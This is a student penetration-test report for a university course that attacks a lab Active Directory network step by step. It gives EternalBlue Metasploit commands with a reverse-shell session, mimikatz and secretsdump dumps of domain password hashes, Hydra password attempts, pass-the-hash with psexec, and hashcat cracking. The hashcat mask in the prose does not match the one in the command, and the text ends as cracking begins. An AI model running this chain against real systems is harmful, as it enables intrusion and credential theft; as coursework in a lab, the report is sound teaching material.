ENPM634 Final Project

"I pledge in my honor that I have not given or received any unauthorized assistance on this assignment/examination."

ENPM634 Finals
Team Name – Hack Good LLC (Group 8)

Baibhav Anand (119349083)
Dhanush Devaladakere Arvind (119151556)
Revanth Ganesh (119203774)
Uddhav Shishodia (118527857)

Table of Contents

Executive Summary.....2
Technical Report.....2
Recommendations.....16

Executive Summary

The Hack Good LLC was asked to perform a comprehensive penetration test on the infrastructure of the Masked DJ. The primary goal of this **penetration test was to meticulously assess whether malicious actors could successfully uncover the identity of the Masked DJ before the forthcoming charity event.**
With the **initial reconnaissance we found about the 4 systems** present on the network. The initial investigation led us to find an outdated **Windows 7** system which resonated with the **EternalBlue exploit.** The exploitation of that system helped us with credentials for **a Windows server.**
The server contained some **encrypted Active Directory hashes** and revealed administrative **credentials for IT-Admin System.**
The **IT-Admin system**, being the mediator of all this test, **yielded a KeePass database** and its master key, unlocking encrypted secrets. Due to which we found the **Webmaster account credentials** for the Ubuntu 16.04 system. And lastly an **Amazon S3 bucket** was analyzed which held **photographs of The Masked DJ**, their true face exposed.
Throughout the duration of the engagement, the exclusive focus was directed towards **scrutinizing network security** to determine if the attacker could uncloak the Masked DJ due to various vulnerabilities and suboptimal security practices.
In this process, we realized that the Masked DJ was our very own **professor, Kevin Shivers.**
And in response to these findings, **Hack Good LLC has diligently provided a set of detailed recommendations for risk mitigation and system hardening.**

Technical Report

To kickstart the project, the **technique of scanning and enumeration was used wherein an ARP scan was used** to find all the 4 machines IPs and then an **NMAP scan was used to find the open ports** and some possible vulnerabilities.

The Four machines were:
(Windows Server 2016)
(Windows 10 PC ITAdmin)
(Windows 7)
(Ubuntu)



Figure 1: ARP Scan - <u>sudo arp-scan -l</u>



Figure 2: NMAP of the ubuntu machine - <u>sudo nmap -sV 192.168.52.138</u>

```
┌──(uddhav㉿kali)-[~]
└─$ sudo nmap -sV 192.168.52.139
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-07 12:56 EST
Nmap scan report for 192.168.52.139
Host is up (0.00022s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:0C:29:DD:70:F9 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.00 seconds

┌──(uddhav㉿kali)-[~]
└─$ echo "118527857"
118527857
```

Team Name – Hack Good LLC (Group 8)

Baibhav Anand (119349083)
Dhanush Devaladakere Arvind (119151556)
Revanth Ganesh (119203774)
Uddhav Shishodia (118527857)

Figure 3: Nmap scan output - sudo nmap -sV 192.168.52.139

```
┌──(uddhav㉿kali)-[~]
└─$ sudo nmap -sV 192.168.52.140
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-07 12:57 EST
Nmap scan report for 192.168.52.140
Host is up (0.000092s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-12-07 09:31:06Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: MASKEDDJ)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:0C:29:FB:A6:20 (VMware)
Service Info: Host: MASKEDDJ-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds

┌──(uddhav㉿kali)-[~]
└─$ echo "118527857"
118527857
```

Team Name – Hack Good LLC (Group 8)

Baibhav Anand (119349083)
Dhanush Devaladakere Arvind (119151556)
Revanth Ganesh (119203774)
Uddhav Shishodia (118527857)

Figure 4: Nmap scan output - sudo nmap -sV 192.168.52.140

```
┌──(uddhav㉿kali)-[~]
└─$ sudo nmap -sV 192.168.52.141
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-07 12:58 EST
Nmap scan report for 192.168.52.141
Host is up (0.0012s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: MASKEDDJ)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:9B:53:E3 (VMware)
Service Info: Host: BOOKINGS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.54 seconds

┌──(uddhav㉿kali)-[~]
└─$ echo "118527857"
118527857
```

Team Name – Hack Good LLC (Group 8)

Baibhav Anand (119349083)
Dhanush Devaladakere Arvind (119151556)
Revanth Ganesh (119203774)
Uddhav Shishodia (118527857)

Figure 5: Nmap scan output - sudo nmap -sV 192.168.52.141

Since we found that one of the systems was a Windows 7 machine, we explored the famous **exploit(eternal blue)** that targeted a **vulnerability in Microsoft's Windows operating system. Specifically in the Server Message Block (SMB) protocol.**

INITIAL ACCESS

Identifying open ports like 139 signaled the potential **presence of an SMB service running**. Our focus turned to exploiting the **EternalBlue vulnerability (MS17-010, CVE-2017-0144)**, known for its high reliability, especially with older versions of Windows.

For executing this exploit, **we turned to Metasploit** due to its repository of plug-and-play payloads and exploits, simplifying the process significantly.
To initialize Metasploit and prepare for our attack, we followed these steps:

- **msfconsole -q**
- **use exploit/windows/smb/ms17_010_eternalblue**
- **set rhost IP.addr**
- **run**



Figure 6: Setting up eternalblue exploit

Following this, the crucial step was setting the **RHOST value**, where we inputted the **IP address of the Windows 7 VM.** This allowed us to move forward with our staged attack.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.130.145
rhost => 192.168.130.145
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.130.128:4444
[*] 192.168.130.145:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.130.145:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 760
1 Service Pack 1 x64 (64-bit)
[*] 192.168.130.145:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.130.145:445 - The target is vulnerable.
[*] 192.168.130.145:445 - Connecting to target for exploitation.
[+] 192.168.130.145:445 - Connection established for exploitation.
[+] 192.168.130.145:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.130.145:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.130.145:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70
s 7 Enterp
[*] 192.168.130.145:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63
601 Servic
[*] 192.168.130.145:445 - 0x00000020  65 20 50 61 63 6b 20 31
 1
[+] 192.168.130.145:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.130.145:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.130.145:445 - Sending all but last fragment of exploit packet
[*] 192.168.130.145:445 - Starting non-paged pool grooming
[+] 192.168.130.145:445 - Sending SMBv2 buffers
[+] 192.168.130.145:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffe
r.
[*] 192.168.130.145:445 - Sending final SMBv2 buffers.
[*] 192.168.130.145:445 - Sending last fragment of exploit packet!
[*] 192.168.130.145:445 - Receiving response from exploit packet
[+] 192.168.130.145:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.130.145:445 - Sending egg to corrupted connection.
[*] 192.168.130.145:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.130.145
[*] Meterpreter session 1 opened (192.168.130.128:4444 -> 192.168.130.145:49159) at 2023-12-1
3 03:21:31 -0500
[+] 192.168.130.145:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.130.145:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.130.145:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/
```

Team Name – Hack Good LLC (Group 8)

Baibhav Anand (119349083)
Dhanush Devaladakere Arvind (119151556)
Revanth Ganesh (119203774)
Uddhav Shishodia (118527857)

Figure 7: Setting rhost and run

When we **ran the exploit**, we got the **authority access on the system** and we weren't required to escalate privileges on the system. The next step was to **get the user credentials**. So we used the **metasploit inbuilt mimikatz version "kiwi".** We loaded the module and **dumped all the hashes.**



Figure 8: Dumping the hashes

Upon identification of a **user profile named "Bookings",** our team endeavored to **access the administrator password**. Subsequently, our focus shifted to cracking the password of another user within the system. Employing the resources of **CrackStation, we successfully obtained a positive match for the user's password.**



Figure 9: Password found - <u>Passw0rd</u>

We've got **a user and its credentials,** Now our next move involves deploying this **user-password combo across all machines**. For the Ubuntu system, we **utilized Hydra** to spray the **password alongside the user credentials**, attempting to gain the **SSH access:** Command used: **hydra -l bookings -p Passw0rd ssh://192.168.130.141**

Pivoting to the 2016 server

As we knew from the initial reconnaissance that the machine(Windows Server 2016) has **SMB enabled**. To gain access to this machine we used the **credentials** we found to explore the system, since all of these machines were part of the **MASKEDDJ** environment.

```
~/Downloads/final                                                    TSTP ✘
crackmapexec smb 192.168.130.150 -u bookings -p Passw0rd --shares
SMB         192.168.130.150 445    MASKEDDJ-DC      [*] Windows Server 2016 Datacenter Evalua
tion 14393 x64 (name:MASKEDDJ-DC) (domain:maskeddj.enpm809q) (signing:True) (SMBv1:True)
SMB         192.168.130.150 445    MASKEDDJ-DC      [+] maskeddj.enpm809q\bookings:Passw0rd (
Pwn3d!)
SMB         192.168.130.150 445    MASKEDDJ-DC      [*] Enumerated shares
SMB         192.168.130.150 445    MASKEDDJ-DC      Share           Permissions     Remark
SMB         192.168.130.150 445    MASKEDDJ-DC      -----           -----           -----
SMB         192.168.130.150 445    MASKEDDJ-DC      ADMIN$          READ,WRITE      Remote Ad
min
SMB         192.168.130.150 445    MASKEDDJ-DC      C$              READ,WRITE      Default s
hare
SMB         192.168.130.150 445    MASKEDDJ-DC      Files           READ,WRITE      Where our
 Files are stored
SMB         192.168.130.150 445    MASKEDDJ-DC      IPC$                            Remote IP
C
SMB         192.168.130.150 445    MASKEDDJ-DC      NETLOGON                        logon ser
ver share
SMB         192.168.130.150 445    MASKEDDJ-DC      SYSVOL                          logon ser
ver share
```

Team Name – Hack Good LLC (Group 8)

Baibhav Anand (119349083)
Dhanush Devaladakere Arvind (119151556)
Revanth Ganesh (119203774)
Uddhav Shishodia (118527857)

Figure 10: Files stored.

We used smbclient to access the machine. There were multiple folders and files. We had to extract all of them using the **"get" command** which is default in smbclient.

```
~/Downloads/final
smbclient -U Bookings \\\\192.168.130.150\\Files
Password for [WORKGROUP\Bookings]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Nov 27
  ..                                  D        0  Mon Nov 27
  Backup                              D        0  Sun Nov 10
  New-Password-Policy.txt             A      366  Sun Nov 10
  User-Directory.rtf                  A      609  Sun Nov 10

                10340607 blocks of size 4096. 7623660 blocks available
smb: \>
```

Team Name – Hack Good LLC (Group 8)

Baibhav Anand (119349083)
Dhanush Devaladakere Arvind (119151556)
Revanth Ganesh (119203774)
Uddhav Shishodia (118527857)

Figure 11: Getting into the file

All the files from the **2016 DC server** are shown in the below screenshot.

```
~/Downloads/final
cd 2016server

~/Downloads/final/2016server
ls
Backup-Plan.txt          ntds.dit  SECURITY  User-Directory.rtf
New-Password-Policy.txt  ntds.jfm  SYSTEM
```

Team Name – Hack Good LLC (Group 8)

Baibhav Anand (119349083)
Dhanush Devaladakere Arvind (119151556)
Revanth Ganesh (119203774)
Uddhav Shishodia (118527857)

Figure 12: All the files from 2016 server

As we can see from the above screenshot we have some files like the **'ntds.dit', the 'SECURITY' and 'SYSTEM' files.** Accessing these files can pose **significant security risks** due to the **sensitive nature of these files**.

We got the hashes from the **ntds.dit and SYSTEM files** using **secretsdump.py script**(which is also an impacket tool which is built-in).

```
~/Downloads/final                                                    TSTP ✘  35s
impacket-secretsdump -ntds ntds.dit -system SYSTEM -security SECURITY LOCAL
Impacket v0.12.0.dev1+20230823.84619.912e896 - Copyright 2023 Fortra

[*] Target system bootKey: 0x b3acf1988b0a068292b6529adfd75a9d
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:72c7f58df3564759126a378551be843387ed0a97505a2ae3dfb488430ba81
1096ec399863e87f9ccc633ac27094f29712272f622c2361991f776c1a4ee9c54aae4d66529f5d1228efc974b62ea
aa4cab032c9eebbba30e65b42eddfaf7fabf121bc44fb39a369cb6888de4c94f04bca738781fb961135879cd8c213
9821febe21b6b19cfc4c2a24d783d33486c5988597b72e008e2bc211612c1781ad0521f5e67e6751d82e60dd4fa59
d40610785b0afdf5744cf5f1f8f9bce352fea313ea12e35a369edc532f0a7f3d9a546d30aeb6384a185364a73f7a2
4890aab8d3e17c00244e3ae3842ea4504cd363cfb267dd3
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b
[*] DPAPI_SYSTEM
dpapi_machinekey:0x318b1f4a37fdd2b04005a652d5e104881ced0eb2
dpapi_userkey:0x469e70dbe2b9122ebf0c787c18c368977af7bbed
[*] NL$KM
 0000   8B 06 64 F6 55 CE BF D5  5A 2D E5 E6 2B 03 F2 52   ..d.U...Z-..+..R
 0010   E9 09 43 4D 0E 05 67 C7  E1 19 0A E7 CA BD D9 63   ..CM..g........c
 0020   0E 69 67 31 EB D4 B9 28  D9 72 55 3A 87 8B 5D 36   .ig1...(.rU:..]6
 0030   BB EC D7 34 7D 8E 43 63  AE AB 19 E9 8B 31 9D CE   ...4}.Cc.....1..
NL$KM:8b0664f655cebfd55a2de5e62b03f252e909434d0e0567c7e1190ae7cabdd9630e696731ebd4b928d972553
a878b5d36bbecd7347d8e4363aeab19e98b319dce
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 738cb477e9fc51f5f2f24d3cb541aa8e
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::
Bookings:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::
BOOKINGS-PC$:1108:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::
[*] Kerberos keys from ntds.dit
MASKEDDJ-DC$:aes256-cts-hmac-sha1-96:d83e370fb2878edd4b5197ecc1eac7bd0f58e7f1cdf3b6ffe9b21665eb7c7bbe
MASKEDDJ-DC$:aes128-cts-hmac-sha1-96:26335ee41974d12b29f83f10b78ad7e0
MASKEDDJ-DC$:des-cbc-md5:75ae26579179feef
krbtgt:aes256-cts-hmac-sha1-96:c003889aac51dc52e691e943b2be65e197d310bd19f957f77f8c7b54c0034b20
krbtgt:aes128-cts-hmac-sha1-96:cc66a40a9b491bd3c57087224db24f67
krbtgt:des-cbc-md5:798545cec76dc2ab
Bookings:aes256-cts-hmac-sha1-96:5c2de21a0238e3d5b9a41902cfabb6c57dac9284b27f2981d00e557ac78bb3fd
```

Team Name – Hack Good LLC (Group 8)
Baibhav Anand (119349083)
Dhanush Devaladakere Arvind (119151556)
Revanth Ganesh (119203774)
Uddhav Shishodia (118527857)

Figure 13: Using the impacket-secretsdump command.

Leveraging the **administrator's hash granted us access to the Domain Controller (DC)** seamlessly. Our tool of choice was **impacket-psexec,** allowing us entry into the system. Upon examination, the contents revealed limited significance. However, our compromise extended throughout this machine. With two more systems remaining, notably, the masked DJ files were conspicuously absent from this server.

```
~                                                                    1 ✘  20s
impacket-psexec -hashes :b18082f7c408891f34db2338514a36c9 IT-ADMIN@192.168.130.150
Impacket v0.12.0.dev1+20230823.84619.912e896 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.130.150.....
[*] Found writable share ADMIN$
[*] Uploading file cwMWyzlN.exe
[*] Opening SVCManager on 192.168.130.150.....
[*] Creating service ZpDS on 192.168.130.150.....
[*] Starting service ZpDS.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd c:\

c:\> whoami
nt authority\system

c:\> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::6076:3978:f06:40e7%6
   IPv4 Address. . . . . . . . . . . : 192.168.130.150
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.130.2
```

Team Name – Hack Good LLC (Group 8)
Baibhav Anand (119349083)
Dhanush Devaladakere Arvind (119151556)
Revanth Ganesh (119203774)
Uddhav Shishodia (118527857)

Figure 14: Using the impacket-psexec command

The rest of the hashes were not crackable. It was decided to take a look at other files we found and one of them seemed to catch our interest. **This was a password policy file.** The contents of the file are shown in the below screenshot.

```
File  Actions  Edit  View  Help
From: IT-Admin - IT-Admin@maskeddj.enpm809q
To: All Users

While the old webmaster/sysadmin liked very complex passwords I am
recommending an easier plan for passwords:

- 8 Characters
- Must have at least 1 Upper
- Must have at least 1 Lower
- Must have at least 1 Number
- Must have at least 1 Special Character

For example:

Kevin00!
Karen81@
```

Team Name – Hack Good LLC (Group 8)

Baibhav Anand (119349083)
Dhanush Devaladakere Arvind (119151556)
Revanth Ganesh (119203774)
Uddhav Shishodia (118527857)

Figure 15: Password Policy

As per the policy, it appears that the **IT-Admin user within the domain has initiated a password policy mandating a combination of 1 uppercase, 1 lowercase, 1 number, and 1 special character.** The provided examples illustrate this complexity. This stringent policy aims to fortify domain user passwords, rendering them challenging to crack.

In our endeavor to crack one of the user passwords, **we crafted a hashcat mask: "?u?l?l?l?l?l?l?d?d?s".** This mask signifies that the initial letter is capitalized, the concluding character is a special symbol, and the two preceding characters are numerals. Such intricate masks help in configuring robust password-cracking strategies to align with these stringent policies.

```
~/Downloads/final
 hashcat -a 3 -m 1000 hash '?u?l?l?l?l?d?d?s'
hashcat (v6.2.6) starting

